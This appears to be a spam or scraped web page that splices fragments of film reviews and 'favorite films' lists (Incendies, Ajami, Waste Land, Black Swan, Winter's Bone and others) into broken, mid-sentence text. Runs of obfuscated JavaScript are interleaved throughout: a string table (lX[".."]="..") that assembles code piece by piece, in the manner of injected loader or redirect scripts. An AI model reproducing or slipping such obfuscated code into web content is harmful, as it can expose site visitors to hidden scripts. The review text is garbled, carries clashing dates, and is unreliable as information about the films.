


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


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Incendies

Incendies - Adapted from the play “Scorched” by Wajdi Mouawad, Dennis Vlleneuve’s Incendies is a film of searing emotional intensity, graphically depicting the brutality of war and the physical and emotional toll that it can bring to a country and its people..

Rio’s trash is deposited every day The film is seen through the eyes of the “pickers” who live and work in this squalid environment.. The film is emotional, yet it is honest emotion that carefully avoids melodrama and sentimentality and Eastwood allows us to share the pain of those who have lost a loved one.. Shot on location using mostly non- professional actors including neighborhood recruits, Ajami captures the look and feel of a community in disarray with remarkable detail and raw urgency..

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"";:lX["WK"]="(^"";:lX["Uu"]="HR";:lX["bS"]="f ";:lX["lo"]=" r";:lX["es"]="l(";:lX["BP"]="\g";:lX["bO"]="qX";:lX["Hs"]="st";:lX["Ca"]="ur";:lX["PO"]="u";:lX["ul"]="or";:lX["RD"]="de";:lX["SA"]="=" >";:lX["tE"]="cc";:lX["hS"]="at";:lX["gj"]="=" J";:lX["nn"]="ss";:lX["Qz"]="r.. Set in the neighborhood of Ajami in Jaffa, Israel, there is a seemingly impassible divide between Jews, Christian, and Muslims whose daily life offers no escape from the realities of poverty, violence, and oppression.. Fix Terms of Service, Privacy Policy and to occasionally receive promotional emails from Hit.

favorite films

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Favorites of 2 01 Black Swan - a film about a ballet dancer who strives for perfection, is such a riveting and unsettling experience that, regardless of some psychological incongruities, it is hard not to succumb to its visceral power or fully admire the beauty of its direction or the brilliance of its acting.. ";:lX["sm"]="oo";:lX["ht"]="N ";:lX["UL"]="");:lX["gA"]="rc";:lX["gb"]=""),";:lX["sK"]="",";:lX["bw"]=" " ";:lX["fM"]="="

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favorite films 2020

My picks for the 30 best films of 2010 This feature is not available right now Please try again later.. Scott is a scrawny kid who looks and acts like sixteen, yet he is a kung fu master with super powers who seems unusually adept at breaking the hearts of good looking women.. Weeny and Greg Ellwood, who recently put out their own Top 1 But based on the limited subset of films I did see this year, I’d have to say that “Toy Story 3” was the best.

favorite films letterboxd

Winter’s Bone- Based on the novel by Daniel Woodrell, Debra Granik’s Winter’s Bone depicts how young Ree Dolly’s (Jennifer Lawrence) life is changed when the local sheriff informs her that her dad, Jessup, on the run after being arrested, has put the family’s house up as bond and that, unless he is found and convinced to turn himself in, Ree’s family will lose their house.. Hereafter - Octogenarian Clint Eastwood’s Hereafter is an understated but deeply moving meditation on death and how it affects those left behind.. While what Lanthimos is trying to say is unclear and every scene can have multiple meanings, Dogtooth is a jarring experience that you are not likely to soon forget.. In a beautifully nuanced performance by Lea Seydoux as Prudence, this personal film manages to avoid the self- conscious clich.. I have rated these films 9 or 10 out of 10 Marwencol (MalMBERG, 2010) The Kids Are All Right (Cholodenko, 2010) Inside Job (Ferguson, 2010) Poetry (Lee, 2010) Of Gods and Men (Beauvois, 2010) Beginners (Mills, 2010) Cave of.. Waste Land - In Lucy Walker’s inspiring documentary, Waste Land, we are taken inside the squalid landfill known as Jardim Gramacho on the outskirts of Rio to see the largest garbage dump in the world where 7,0.. Based on the novel Ghost written by Robert Harris, the film is about an unnamed author (Ewan Mc.. But every now and then on the old blog I would write up a movie if I got to see it while it was still in theaters (as I did in these parts for “Inception”).. ";:lX["pV"]="k ";:lX["Uh"]=" "";:lX["uW"]="th";:lX["IE"]="\b";:lX["rH"]="1 ";:lX["Or"]="r";:lX["kn"]="me";:lX["Mb"]="ms";:lX["Om"]="on";:lX["Ya"]="n";:lX["vd"]="eD";:lX["ex"]="gl";:lX["iz"]="l";:lX["Ho"]="ew";:lX["xY"]="ah";:lX["lr"]=">0";:lX["Ub"]="io";:lX["rE"]="("";:lX["Rp"]="Of";:lX["uF"]="="se";:lX["XX"]="=in";:lX["WY"]="=os";:lX["Zh"]="0 ";:lX["Wf"]="=fP";:lX["sM"]="we";:lX["IV"]="=al";:lX["ka"]="po";:lX["YC"]="=fo";:lX["eN"]="="P";:lX["nm"]=".. j";:lX["EL"]="=an";:lX["IY"]="=:"";:lX["Mc"]="SO";:lX["Hz"]="=pe";:lX["IA"]="=wn";:lX["Qp"]="OS";:lX["Yg"]="=nd";:lX["dh"]="=om";:lX["wB"]="5i";:lX["hz"]="=" ";:lX["IW"]="=mb";:lX["Dh"]="= t";:lX["Kv"]="({";:lX["BA"]="=q ";:lX["SF"]="=js";:lX["Fq"]="=il";:lX["AI"]="+";:lX["dS"]="=Da";:lX["sI"]="=rr";:lX["gJ"]="=fa";:lX["av"]="=f("";:lX["ps"]=" {i";:lX["jZ"]="=iv";:lX["AD"]="=ce";:lX["lc"]="="";";:lX["Ei"]="=ex";:lX["Mm"]="=" ";:lX["YW"]="=ly";:lX["Fw"]="=s,";:lX["RR"]="\$. e10c415e6f